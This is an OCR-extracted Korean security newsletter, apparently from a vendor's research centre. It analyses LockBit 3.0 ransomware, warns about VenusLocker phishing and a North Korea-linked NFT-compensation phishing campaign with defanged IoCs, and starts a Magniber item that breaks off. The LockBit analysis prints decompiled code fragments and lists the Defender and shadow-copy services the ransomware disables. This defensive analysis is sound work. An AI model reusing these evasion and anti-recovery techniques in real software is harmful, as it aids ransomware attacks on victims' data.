
최신 보안 동향

LockBit 랜섬웨어, 3.0 버전 등장!

공격자가 Microsoft Office에 존재하는 제로데이 취약점을 악용하여 원격 Word 템플릿 기능을 통해 타깃 시스템에서 악성코드를 실행 가능한 것으로 나타났습니다. 2019년 9월 처음 등장한 서비스형 랜섬웨어(RaaS)인 LockBit은 21년 7월 말 Lockbit 2.0으로 업데이트 이후 꾸준히 활동해오고 있습니다. 그리고 22년 7월 초 LockBit 3.0 버전이 발견되었습니다.

LockBit 랜섬웨어는 전세계적으로 많은 기업들에게 피해를 주었으며, 국내에서도 저작권, 이력서 등 피싱 메일을 위장하여 꾸준히 사용자들에게 유포되고 있습니다. 하지만, 현재까지 국내에서는 LockBit 3.0의 유포 정황은 확인되지 않고 있습니다.

LockBit 3.0은 랜섬웨어 최초로 버그바운티 프로그램을 도입하였습니다. 버그바운티 프로그램은 SW에 존재하는 버그를 신고하면 그에 합당한 보상을 해주는 것으로, SW를 개발하는 많은 회사에서 운영중에 있습니다. LockBit 3.0은 버그바운티를 통하여 자신들이 개발한 랜섬웨어의 완성도를 높히려 하고 있습니다.




[그림 1] 버그바운티 페이지

이름	유형	크기
4jAxdnf.HLJkNskOq	HLJKNSKOQ 파일	72KB
42Ugyz8.HLJkNskOq	HLJKNSKOQ 파일	16KB
842RE5R.HLJkNskOq	HLJKNSKOQ 파일	33KB
AZ93yBS.HLJkNskOq	HLJKNSKOQ 파일	1,372KB
F7kqf16.HLJkNskOq	HLJKNSKOQ 파일	1KB
HLJkNskOq.README.txt	텍스트 문서	11KB
iHwgMvW.HLJkNskOq	HLJKNSKOQ 파일	13KB
iZM2NW9.HLJkNskOq	HLJKNSKOQ 파일	1,372KB
mqapOVV.HLJkNskOq	HLJKNSKOQ 파일	15KB
USCGIX1.HLJkNskOq	HLJKNSKOQ 파일	10KB

[그림 2] 암호화된 파일

LockBit 3.0 은 파일 암호화 후 사용자가 암호화 전 파일을 알아볼 수 없도록 파일명을 7 자리의 랜덤한 문자열로 변경하고, 확장자를 9 자리의 랜덤한 문자열로 구성된 Personal ID 로 변경합니다.



[그림 3] LockBit 3.0 랜섬노트

랜섬노트에는 일반 브라우저와 Tor 브라우저로 접속할 수 있는 다양한 링크들을 안내하여 사용자들의 랜섬머니 지불을 유도합니다.

LockBit 3.0 은 중복실행을 방지를 위해 뮤텍스를 생성하여 특정 시간에 해당 시스템에서 악성 인스턴스가 하나만 실행되도록 합니다. 만일 뮤텍스가 이미 존재한다면 랜섬웨어는 바로 종료됩니다.

```
void Fn_mutex_check()
{
  int *v0; // eax
  int v1; // [esp+0h] [ebp-10h]
  int *v2; // [esp+4h] [ebp-Ch]
  int v3; // [esp+8h] [ebp-8h]
  int mutex_name; // [esp+Ch] [ebp-4h]

  if ( byte_427129 )
  {
    // Global\\2cae82bd1366f4e0fdc7a9a7c12e2a6b
    mutex_name = Fn_create_mutex();
    dword_4271A0 = OpenMutexW(0x100000, 0, mutex_name);
    if ( dword_4271A0 )
    {
      ZwClose(dword_4271A0);
      if ( byte_42712E )
        sub_411FD4(0, 0, 0, byte_42712E);
      dword_4275C0(0);
    }
    if ( sub_401580() < 0x3C )
      v0 = dword_40B9D0;
    else
      v0 = dword_40B970;
    v1 = 12;
    v2 = v0;
    v3 = 0;
    dword_4271A0 = CreateMutexW(&v1, 1, mutex_name);
    free_0(mutex_name);
  }
}
```

[그림 4] 뮤텍스 생성

암호화 시 오류가 발생할 수 있는 일부 확장자, 문자열 및 폴더를 제외합니다.

제외 확장자 및 문자열

386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, icl, icns, ico, ics, idx, ldf, lnk, mod, mpa, msc, msp, msstyles, msu, nls, nomedia, ocx, prf, ps1, rom, rtp, scr, shs, spl, sys, theme, themepack, wpx, lock, key, hta, msi, pdb

제외 폴더

$recycle.bin, config.msi, $windows.~bt, $windows.~ws, windows, appdata, application data, boot, google, mozilla, program files, program files (x86), programdata, system volume information, tor browser, windows.old, intel, msocache, perflogs, public, all users, default

뿐만 아니라 암호화를 성공하기 위하여 보안서비스 및 특정 서비스 무력화를 하고, 사용자가 데이터 복원을 하지 못하도록하여 랜섬머니 지불 가능성을 높힙니다.

보안서비스 및 특정 서비스 무력화

- sppsvc(MS 소프트웨어 보호 플랫폼 서비스)
- WinDefend(윈도우 디펜더)
- wscsvc(보안센터 알림)

- vmvss(VMWare 관련 서비스)
- VSS(Volume Shadowcopy Services)

암호화 과정중에 시스템이 절전 모드로 변경되거나 화면이 꺼지는 것을 방지하기
위하여 SetThreadExecutionState 함수를 사용하는데 이는 DarkSide 랜섬웨어의 기능과 동일합니다.

```
if ( byte_427125 || byte_427126 )
{
  // ES_SYSTEM_REQUIRED
  SetThreadExecutionState(0x80000001, &v19);
  Fn_process_priority();
  v13 = Fn_multi_thread();
  if ( v13 )
  {
    if ( byte_427125 )
    {
      sub_40C4FC();                         // Volume 검색
      sub_4100F0();
      sub_412558();                         // ExchangeInstallPath 체크
      sub_4100F0();
      sub_412704();                         // 암호화 부분
    }
    if ( byte_427126 )
    {
      sub_4100F0();
      sub_4117A8();                         // rootDSE 검색
    }
    sub_4100A8(v13);
    sub_4100F0();
  }
  SetThreadExecutionState(v19, &v19);
}
```

[그림 5] SetThreadExecutionState 함수 사용

또한 프로세스 우선순위 확인 코드를 통하여 프로세스의 우선순위를 높혀 빠른 암호화 진행을 유도합니다.

```
result = alloc__(4);
v1 = result;
if ( result )
{
  *result = 3;
  // ProcessIOPriority
  NtSetInformationProcess(0xFFFFFFFF, 0x21, result, 4);
  *v1 <<= 9;
  // ProcessPriorityClass
  NtSetInformationProcess(0xFFFFFFFF, 0x12, v1, 2);
  *v1 = 7;
  NtSetInformationProcess(0xFFFFFFFF, 0xC, v1, 4);
  result = free_0(v1);
}
```

[그림 6] 프로세스 우선순위 확인 코드

또한 WinSpool API를 사용하여 감염 PC에 연결되어 있는 프린터를 통해 랜섬노트를 출력하여 물리적 손실도 끼칠수도 있었습니다.

```
result = OpenPrinterW(a2, &v32, 0);
if ( result )
{
  v5 = DocumentPropertiesW(0, v32, a2, 0, 0, 0);
  result = alloc(v5);
  v31 = result;
  if ( result )
  {
    DocumentPropertiesW(0, v32, a2, v31, 0, 2);
    v13 = 0xBAB02062;
    v14 = 0xBAAA207B;
    v15 = 0xBAB62065;
    v16 = 0xBAB5207A;
    v17 = 0xBAF92035;
    // WINSPOOL
    xor_decode(&v13, 5);
    result = CreateDCW(v6, a2, 0, v31);
    v35 = result;
    if ( result )
    {
      SetBkMode(v35, 1);
      SetMapMode(v35, 1);
      memset(&v20, 0, 92);
      v22 = 0xBA962076;
      v23 = 0xBA8A205B;
      v24 = 0xBA95205A;
      v25 = 0xBA8A2054;
      v26 = 0xBAF92035;
      // Consolas
      xor_decode(&v22, 5);
      v7 = GetDeviceCaps(v35, 90);
      v20 = MulDiv(18, v7, 72);
      v21 = 900;
      v34 = CreateFontindirectW(&v20);
      v33 = SelectObject_0(v35, v34);
      memset(&v18, 0, 20);
      v18 = 20;
      v19 = a2;
      StartDocW(v35, &v18);
      s_strDecode_(v8, a1, a3, a4);
      v9 = 1000;
      do
      {
        StartPage(v35);
        memset(&v27, 0, 16);
        v29 = GetDeviceCaps(v35, 8);
        v30 = GetDeviceCaps(v35, 10);
        v10 = v30;
        DrawTextA(v35, a3, a4, &v27, 1297);
```

[그림 7] 프린트 출력 코드

LockBit3.0 랜섬웨어는 기존에 발견되었던 DarkSide 랜섬웨어와 유사점이 매우 많으며, 유사점에 대한 비교분석 보고서는 ThreatInside 에 공개할 예정입니다.


비너스락커(VenusLocker) 조직, 입사지원서를 위장한 악성메일을 통한 LockBit 랜섬웨어 유포 재개

비너스락커(VenusLocker) 조직은 최근 몇 년 동안 국내 불특정 다수를 대상으로 꾸준히 입사지원서와 저작권 침해 등 내용의 메일을 통해 랜섬웨어를 유포하고 있습니다.

금일 오전, ESRC 는 LockBit 랜섬웨어가 포함된 악성 메일이 대량으로 유포되는 정황을 포착하여 사용자 여러분들의 각별한 주의를 당부 드립니다.

이번 피싱 메일 역시 기존과 마찬가지로 정상적인 이메일처럼 보이기 위하여 그럴듯한 이메일 내용과 함께 압축파일이 첨부되어 있으며, 압축파일 내에는 MS 워드파일을 위장한 .exe 파일이 포함되어 있습니다.

만일 사용자가 해당 파일을 MS 워드파일로 오인하여 실행한다면, LockBit 랜섬웨어에 감염되게 됩니다.




[그림 1] LockBit 랜섬웨어 감염 후 화면

LockBit 랜섬웨어는 7 월 초, 3.0 버전이 등장하였지만, 비너스락커 조직은 여전히 LockBit 2.0 버전을 유포중에 있습니다. 하지만 LockBit 3.0 버전이 공개된 만큼, 조만간 업데이트 된 버전을 유포할 것으로 추정됩니다.

저작권 위반이나 입사지원서를 위장한 피싱메일을 통해 랜섬웨어를 유포하는 방식은 지난 몇년동안 지속된 방식으로, ESRC 에서도 수차례 주의를 당부한 바 있습니다. 하지만 여전히 많은 사용자들의 피해가 지속되고 있는 상황입니다.

사용자 여러분들은 폴더에서 파일 확장명 보기 기능을 활성화 하시어, 문서 파일을 위장한 실행파일을 실행하지 않도록 주의해 주시기 바라며, 중요한 정보는 반드시 주기적으로 백업해 두는 습관을 기르셔야 합니다.




[그림 2] 파일 확장명 활성화

현재 알약에서는 해당 악성파일에 대해 **'Trojan.Ransom.LockBit'**로 탐지중에 있으며, 추가 변종에 대해 지속적인 모니터링 중에 있습니다.

외화벌이를 목적으로 하는 北 배후의 써미츠 NFT 보상 사칭 해킹 주의!

최근 마치 과거 써미츠(SUMMITZ) 코인 피해자에 대한 대체불가능토큰(NFT) 보상 공지 내용처럼 위장한 북한 연계 해킹 공격이 국내서 발견돼 각별한 주의가 요구됩니다.


보낸 사람 이[redacted]
받는 사람 [redacted] 2022-07-12 [redacted]
제목 [알림]SUMMITZ코인피해자 NFT토큰보상공지

일반 첨부파일 1개 (237kB)

NFT보상플랜.pdf 237kB


안녕하세요,㈜써미츠 고객관리부서입니다.
본사에서는 2506명의 피해자들을 대상으로 늦게나마 NFT토큰보상을 진행하려고 합니다.
보상명부를 첨부로 보내드리니 고객님이 해당되시면 summitz[redacted]으로 답변 부탁드립니다.
감사합니다.

[그림 1] 써미츠(SUMMITZ) 코인 피해자 NFT 토큰보상공지를 위장한 피싱 메일

써미츠 코인 사기 피해는 지난 2018 년 전후 마치 국내 대기업의 기술력이 투자된 코인 발행처럼 위장해, 여러 투자자를 불러 모아 사기행각을 벌인 사건입니다. 당시 대기업 총수 일가도 투자에 참여한 것 마냥 사람들을 현혹해 투자금을 늘렸지만, 실제 대기업 기술력 투입이나 협약 체결과는 전혀 무관한 사실무근으로 밝혀지며, 고스란히 투자자의 피해로 이어졌습니다.

당시 써미츠 공동대표는 특정경제범죄 가중처벌 등에 관한 법률 위반으로 실형을 선고받아 수감 중인 것으로 알려져있습니다.

한편, 이번에 새로 발견된 공격은 과거 써미츠 관련 투자에 참여했거나, NFT 보상에 호기심을 가진 인물, 비트코인 보유자 등을 표적으로 삼았습니다. 공격자는 '[알림]SUMMITZ 코인피해자 NFT 토큰보상공지' 제목의 이메일과 마치 써미츠 고객관리부서가 본사차원에서 2,506 명의 피해자 대상으로 진행하는 NFT 보상 공지처럼 위장하여 유포하였습니다.



[그림 2] 계정정보 입력을 요구하는 피싱 페이지

메일 본문에는 'NFT 보상플랜.pdf' 첨부파일에 보상 명부 내용을 담고 있으니 해당 여부를 파악 후 답변을 보내도록 유도하며, 만약 수신자가 첨부파일 부분을 클릭하면 본인확인을 이유로 비밀번호 입력을 유도하는 피싱 페이지(private-banking-group[.]com)로 접속됩니다. 만일 이곳에 정보를 입력할 경우 입력한 계정정보는 공격자의 서버로 전송됩니다.

아울러 해당 인터넷 사이트의 주소와 실제 내부 웹 페이지에 NFT 나 비트코인 관련 내용을 담고 있어, 얼핏 정상 사이트로 볼 수 있지만, 현재 해킹 목적으로 악용 중인 상태이므로 접근을 제한하고 차단해야합니다.

ESRC 는 이번 사건 조사 과정에서 공격자가 'sslnaver[.]online','cdndaum[.]online' 도메인 활용 정황을 포착했고, 해당 도메인 등록자 정보 중에 'lion.simba21@protonmail[.]com' 주소 사용 이력을 파악했습니다.

또 공격자는 NFT 보상 안내로 위장한 수법뿐만 아니라, 대북 종사자 상대 포털 고객센터 사칭 공격에 'private-banking-group[.]com' 주소가 복수로 동일하게 사용된 점도 파악하였습니다.

[그림 3] 동일한 도메인으로 또 다른 공격에 사용된 사례

이들은 수년간 포털사 고객센터처럼 위장해 탈북민이나 외교·안보·통일 분야 종사자 등에게 끈질긴 해킹 공격을 전개 중인데, 대표적으로 'navers[.]online', 'navers[.]store', 'naveos[.]online', 'naveos[.]website', 'com-silver[.]site', 'com-pass[.]online', 'com-password[.]link', 'com-info[.]store', 'com-checking[.]link', 'confirm-pw[.]link', 'com-share[.]bar', 'nonghyup[.]website', 'com-gstatic[.]link', 'jiia[.]tokyo' 등의 도메인을 피싱에 사용했고, 일부 주소의 등록 정보에 'fullget888@gmail[.]com' 이메일이 쓰였다. 이 주소들은 배후가 북한으로 지목된 사이버 위협 사례에서 포착되었습니다.

이번 공격은 지난 2월 국내 지상파 방송국 공격과 일본 국제문제연구소 사칭 공격, 3월의 건강검진 증명서 발급 위장 공격 포함, 모두 北 연계 일명 KGH 캠페인 일환으로 확인되었으며, 최근 탈북 어민 북송 관련 남북 정치 현안 등 북한 인권 전문가와 외교·안보·국방 분야 교수 등을 노린 공격이 고조되고 있어 국가안보 차원의 사이버 보안 강화 실천이 필요한 상황입니다.

현재 이스트시큐리티 ESRC는 이와 관련된 사이버 위협 정보를 한국인터넷진흥원(KISA) 등 관계 당국과 긴밀히 공유해 기존에 알려진 위협이 확산되지 않도록 협력을 유지하고 있습니다.

IoC

private-banking-group[.]com
sslnaver[.]online
cdndaum[.]online
lion.simba21@protonmail[.]com

해킹된 광고 서버를 통해 불특정 다수에게 유포중인 매그니베르 랜섬웨어 주의!

ESRC 는 여러차례 타이포스쿼팅 방식을 통해 유포되는 매그니베르 랜섬웨어에 대해 주의를 당부한 바 있습니다.

타이포스쿼팅이란 사용자가 도메인 주소를 입력하다가 잘못 입력하거나 철자가 틀리는 경우를 이용하여, 미리 관련 도메인을 등록해 놓고 해당 도메인을 이용하여 진행되는 공격으로 공격대상이 상대적으로 적을 수 밖에 없습니다.

그리고 최근, 광고 서버를 해킹하여 다수의 불특정다수를 대상으로 매그니베르 랜섬웨어가 유포중에 있어 사용자들의 각별한 주의가 필요합니다.

